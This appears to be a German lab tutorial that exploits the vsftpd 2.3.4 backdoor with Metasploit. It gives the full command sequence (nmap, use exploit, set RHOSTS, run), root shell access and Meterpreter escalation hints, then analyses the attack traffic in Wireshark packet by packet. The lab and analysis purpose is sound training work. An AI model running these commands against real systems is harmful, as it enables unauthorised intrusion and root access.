- Als nächstes verwenden Sie nmap für einen Scan der Victim-Maschine mit der IP-Adresse 172.17.0.2. *nmap* in Metasploit ist eine spezielle Variante von Nmap in Metasploit, bei der Scan-Ergebnisse automatisch in der Metasploit-Datenbank gespeichert werden:

`nmap -T4 -A -v 172.17.0.2`

```
Shell No.1

File Actions Edit View Help

msf6 > nmap -T4 -A -v 172.17.0.2
[*] exec: nmap -T4 -A -v 172.17.0.2

Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-09 15:35 UTC
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:35
Completed NSE at 15:35, 0.00s elapsed
Initiating NSE at 15:35
Completed NSE at 15:35, 0.00s elapsed
Initiating NSE at 15:35
Completed NSE at 15:35, 0.00s elapsed
```

- Als Ergebnis wird eine Liste von offenen Ports und erkannten Services angezeigt. Sie sehen, dass es einen Service namens vsFTPD gibt. Wenn Sie in Suchmaschinen wie Google nach der angezeigten Version 2.3.4 suchen, werden Sie feststellen, dass die Version veraltet ist.

```

Shell No.1

File Actions Edit View Help

Retrying OS detection (try #3) against ip-172-17-0-2.eu-west-1.compute.internal (172.17.0.2)
Retrying OS detection (try #4) against ip-172-17-0-2.eu-west-1.compute.internal (172.17.0.2)
Retrying OS detection (try #5) against ip-172-17-0-2.eu-west-1.compute.internal (172.17.0.2)
NSE: Script scanning 172.17.0.2.
Initiating NSE at 15:38
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 15:38, 7.82s elapsed
Initiating NSE at 15:38
Completed NSE at 15:38, 1.04s elapsed
Initiating NSE at 15:38
Completed NSE at 15:38, 0.00s elapsed
Nmap scan report for ip-172-17-0-2.eu-west-1.compute.internal (172.17.0.2)
Host is up (0.000071s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 172.17.0.3
|       Logged in as ftp
|       TYPE: ASCII

```

Google vsftpd 2.3.4 vulnerabilities

All Videos News Images Shopping More Tools

About 3.500 results (0,54 seconds)

<https://www.exploit-db.com/exploits/2523> vsftpd 2.3.4 - Backdoor Command Execution - Exploit-DB  
12 Apr 2021 — CVE-2011-2523 . remote exploit for Unix platform. ... Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution # Date: 9-04-2021 # Exploit ...

[https://www.rapid7.com/modules/exploit/unix/ftp/vsftpd\\_234\\_backdoor](https://www.rapid7.com/modules/exploit/unix/ftp/vsftpd_234_backdoor) VSFTPD v2.3.4 Backdoor Command Execution - Rapid7  
30 May 2018 — This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.

- Nutzen Sie die Metasploit-Funktion "search" um nach Modulen zu suchen, die diesen Umstand ausnutzen:

search vsftpd

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd

Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  __                                _______________  _____
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No     VSFTPD v2.3.4 Backdoor Command E
                                         xecution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Es werden Exploit-Module in einer Suchergebnisliste angezeigt. Unter anderem der Exploit exploit/unix/ftp/vsftpd\_234\_backdoor.

- Wählen Sie diesen Exploit aus:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

oder:

*use 0 [um den Exploit mit der # Nummer 0 aus den Suchergebnissen auszuwählen]*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Der ausgewählte Exploit / das ausgewählte Modul wird rot hervorgehoben.

Sehen Sie sich mit “*show options*” an, welche Einstellungen Sie für dieses Modul konfigurieren müssen:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
    Name   Current Setting  Required  Description
    ____  _____          _____
    RHOSTS           yes        The target host(s), range CIDR identifier, or hosts file with syntax 'f
                                ile:<path>'
    RPORT            21        The target port (TCP)

    Payload options (cmd/unix/interact):
        Name   Current Setting  Required  Description
        ____  _____          _____

    Exploit target:
        Id   Name
        --  --
        0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Sie sehen, dass RHOSTS ein ‘required’ Setting ist, und keinen Standardwert hat. Hier stellen Sie mit folgendem Befehl ein, wie die IP-Adresse des Targets lautet.

*set RHOSTS 172.17.0.2*


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Damit haben Sie den Exploit komplett konfiguriert. Bei manchen Exploits muss man das richtige Payload einstellen, das ist der Schadcode der mithilfe des Exploits auf das Target/Victim hochgeladen wird, um zum Beispiel eine Shell zu öffnen, mit der eine dauerhafte Verbindung zum Computer hergestellt wird. In diesem Fall wurde ein Payload automatisch ausgewählt (“cmd/unix/interact”), was für diese Zwecke gut passen sollte.

Bevor Sie den Exploit nun ausführen, starten Sie jedoch auf der ‘Victim’-Maschine eine Aufzeichnung aller Verbindungen mit dem Tool tcpdump.

**Wechseln Sie zum Victim-Terminal, und geben dort ein:**


`tcpdump -i eth0 -nn -s0 -v -w /data/victimDump.pcap`



Dadurch werden alle Verbindungen beim “eth0”-Netzwerkinterface des Victims mitgeloggt und in der Datei /data/victimDump.pcap - einer “Packet-Capture-” Datei gespeichert.

**Wechseln Sie wieder zum Angreifer-Terminal (auf dem obigen Screenshot rechts). Und dann starten Sie - wieder im Attacker-Fenster - den Exploit mit ‘run’.**

`run`



Sie haben erfolgreich den Victim-Computer gehackt!


Sie können nun "Meterpreter"-Befehle (Meterpreter ist ein Teil von Metasploit für die Arbeit mit Payloads) absenden, zum Beispiel "whoami" oder "ls" um Informationen über das System zu erhalten - welcher Benutzer verbunden ist, welche Dateien sich im aktuellen Verzeichnis befinden, oder mit "upload" oder "download" Dateien übertragen, oder sogar mit "getsystem" versuchen Ihre Rechte zu erhöhen (sogenannte Privilege Escalation, um Adminrechte auf dem Target zu erlangen).

Geben Sie den Meterpreter-Befehl "shell" ein.


Es wurde direkt automatisch eine Shell geöffnet, mit der Sie entsprechende Shell-Befehle beim Victim absenden können.

```
whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

Geben Sie nun im Victim-Terminal die Tastenkombination "Strg+C" ein, um tcpdump zu beenden, und öffnen Sie die Datei victimDump.pcap im Ordner /tmp/victim/ mit Wireshark - einem Tool, das solche Packet-Capture-Dateien öffnen und anzeigen kann.





# Analyse



In dem geöffneten Packet-Dump in Wireshark sehen Sie dann etwa ab TCP-Paket #10 - #12 wie Metasploit die Verbindung zu dem vsFTPD-Service hergestellt und den Backdoor aktiviert hat.


Man kann sich mit Rechtsklick -> Follow -> TCP Stream die gesamten versendeten und empfangenen Daten ansehen, und muss so nicht jedes TCP-Paket einzeln untersuchen.





Die ersten zwei Pakete im Packet Capture sind ARP-Anfragen, die nicht zum Angriff gehören.

Ab Paket #3 kann man mit der Analyse beginnen:



Der vsFTPD-Service hatte in Version 2.3.4 eine *Backdoor*: durch Angabe eines beliebigen Benutzernamens der mit ')' endet, wurde auf Port 6200 eine Shell geöffnet.

Die Attacke gliedert sich in vier Phasen:

1. Die Discovery-Phase in Packets #3 und #4, wo ein SYN-Paket an Port 6200 gesendet wird.
2. Das Ausnutzen der Backdoor auf Port 21 (FTP), durch Übermitteln des Usernamens der mit ':' endet in den Packets #5-15.
3. Das Erhalten von Informationen in den Packets #16-42.
4. Und danach das Beenden der Kommunikation.

In Paket #3 überprüft Meterpreter ob Port 6200 offen ist, mittels SYN-Request. Das Target antwortet mit einem RST, ACK - Paket; Das bedeutet der Port ist geschlossen:

Wireshark Network Traffic Analysis						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	02:42:ac:11:00:03	Broadcast	ARP	42	Who has 172.17.0.2? Tell 172.17.0.3
2	0.000049	02:42:ac:11:00:02	02:42:ac:11:00:03	ARP	42	172.17.0.2 is at 02:42:ac:11:00:02
3	0.000015	172.17.0.3	172.17.0.2	TCP	74	43843 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=918992670 TSecr=0 WS=128
4	0.000036	172.17.0.2	172.17.0.3	TCP	54	6200 → 43843 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.000052	172.17.0.3	172.17.0.2	TCP	74	41539 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=918992670 TSecr=0 WS=128
6	0.000059	172.17.0.2	172.17.0.3	TCP	74	21 → 41539 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2051959288 TSecr=918
7	0.000067	172.17.0.3	172.17.0.2	TCP	56	41539 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=918992670 TSecr=918

Der vsFTPD-Service gibt die Version in Paket #8 bekannt:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	02:42:ac:11:00:03	Broadcast	ARP	42	Who has 172.17.0.2? Tell 172.17.0.3
2	0.000049	02:42:ac:11:00:02	02:42:ac:11:00:03	ARP	42	172.17.0.2 is at 02:42:ac:11:00:02
3	0.000015	172.17.0.3	172.17.0.2	TCP	74	43843 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=918992670 TSecr=0 WS=128
4	0.000036	172.17.0.2	172.17.0.3	TCP	54	6200 → 43843 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.000052	172.17.0.3	172.17.0.2	TCP	74	41539 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=918992670 TSecr=0 WS=128
6	0.000059	172.17.0.2	172.17.0.3	TCP	74	21 → 41539 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2051959288 TSecr=918
7	0.000087	172.17.0.3	172.17.0.2	TCP	66	41539 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=918992670 TSecr=918
8	0.000207	172.17.0.2	172.17.0.3	FTP	86	Response: 220 (vsFTPD 2.3.4)
9	0.0005239	172.17.0.3	172.17.0.2	TCP	66	41539 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=918992675 TSecr=918
10	0.0009415	172.17.0.3	172.17.0.2	FTP	80	Request: USER I7gE0:)
11	0.0009431	172.17.0.2	172.17.0.3	TCP	66	21 → 41539 [ACK] Seq=21 Ack=15 Win=65280 Len=0 TSval=2051959307 TSecr=918
12	0.0009472	172.17.0.2	172.17.0.3	FTP	100	Response: 331 Please specify the password.
13	0.0009505	172.17.0.3	172.17.0.2	TCP	66	41539 → 21 [ACK] Seq=15 Ack=55 Win=64256 Len=0 TSval=918992679 TSecr=918
14	0.010340	172.17.0.3	172.17.0.2	FTP	76	Request: PASS 1B1
Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.3						
Transmission Control Protocol, Src Port: 21, Dst Port: 41539, Seq: 1, Ack: 1, Len: 20						
File Transfer Protocol (FTP)						
220 (vsFTPD 2.3.4)\r\n						
Response code: Service ready for new user (220)						
Response arg: (vsFTPD 2.3.4)						
0000	02 42 ac 11 00 03 02 42	ac 11 00 02 08 00 45 00	·B.....B.....E·			
0010	00 48 c1 38 40 00 40 06	21 50 ac 11 00 02 ac 11	·H 8@ @!P.....			
0020	00 03 00 15 a2 43 68 60	38 93 3f 4d 6d 62 80 18	···Ch` 8-?Mb` ···			
0030	01 fe 58 62 00 00 01 01	08 0a 36 c6 b7 27 7a 4e	·Xb.....·zNj 6-			
0040	b7 1e 32 32 30 20 28 76	73 46 54 50 64 20 32 2e	· 220 (v sFTPD 2.			
0050	33 2e 34 29 0d 0a		5.4) ..			

In Paket #10 übermittelt der Angreifer-Rechner den Usernamen:

No.	Time	Source	Destination	Protocol	Length	Info
10	0.000415	172.17.0.3	172.17.0.2	FTP	80	Request: USER I7gE0:)
11	0.0009431	172.17.0.2	172.17.0.3	FTP	66	21 → 41539 [ACK] Seq=21 Ack=15 Win=65280 Len=0 TSval=2051959307 TSecr=918
12	0.0009472	172.17.0.2	172.17.0.3	FTP	100	Response: 331 Please specify the password.
13	0.0009505	172.17.0.3	172.17.0.2	FTP	66	41539 → 21 [ACK] Seq=15 Ack=55 Win=64256 Len=0 TSval=918992679 TSecr=918
14	0.010340	172.17.0.3	172.17.0.2	FTP	76	Request: PASS 1B1
[Timestamps]						
TCP payload (14 bytes)						
File Transfer Protocol (FTP)						
USER I7gE0:\r\n						
Request command: USER						
Request arg: I7gE0:)						
0000	02 42 ac 11 00 02 02 42	ac 11 00 03 08 00 45 00	·B.....B.....E·			
0010	00 42 fe 43 40 00 40 06	e4 4a ac 11 00 03 ac 11	·B-C@ @. J.....			
0020	00 02 a2 43 40 00 15 3f	4d 6d 62 68 60 38 a7 80 18	···C@-?M mbh` 8...			
0030	01 f6 58 5c 00 00 01 01	08 0a 36 c6 b7 27 7a 4e	·X.....6-'zN			
0040	6a 07 55 53 45 52 20 49	37 67 45 36 3a 29 9d 0a	j:USER I 7gE0:)]			

## Ab Paket #16 beginnt die Kommunikation mit der “Hintertüre” auf Port 6200:

14 0.010849	172.17.0.3	172.17.0.2	FTP	76 Request: PASS 1b1
15 0.010355	172.17.0.2	172.17.0.3	TCP	66 21 → 41539 [ACK] Seq=55 Ack=25 Win=65280 Len=0 TSval=2051959308 T...
16 0.010792	172.17.0.3	172.17.0.2	TCP	74 41183 → 6200 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK...
17 0.010812	172.17.0.2	172.17.0.3	TCP	74 6200 → 41183 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=918992681 TS...
18 0.010827	172.17.0.3	172.17.0.2	TCP	66 41183 → 6200 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=918992681 TS...
19 0.011589	172.17.0.3	172.17.0.2	TCP	69 41183 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=3 TSval=9189926...
20 0.011604	172.17.0.2	172.17.0.3	TCP	66 6200 → 41183 [ACK] Seq=1 Ack=4 Win=65280 Len=0 TSval=2051959309 T...
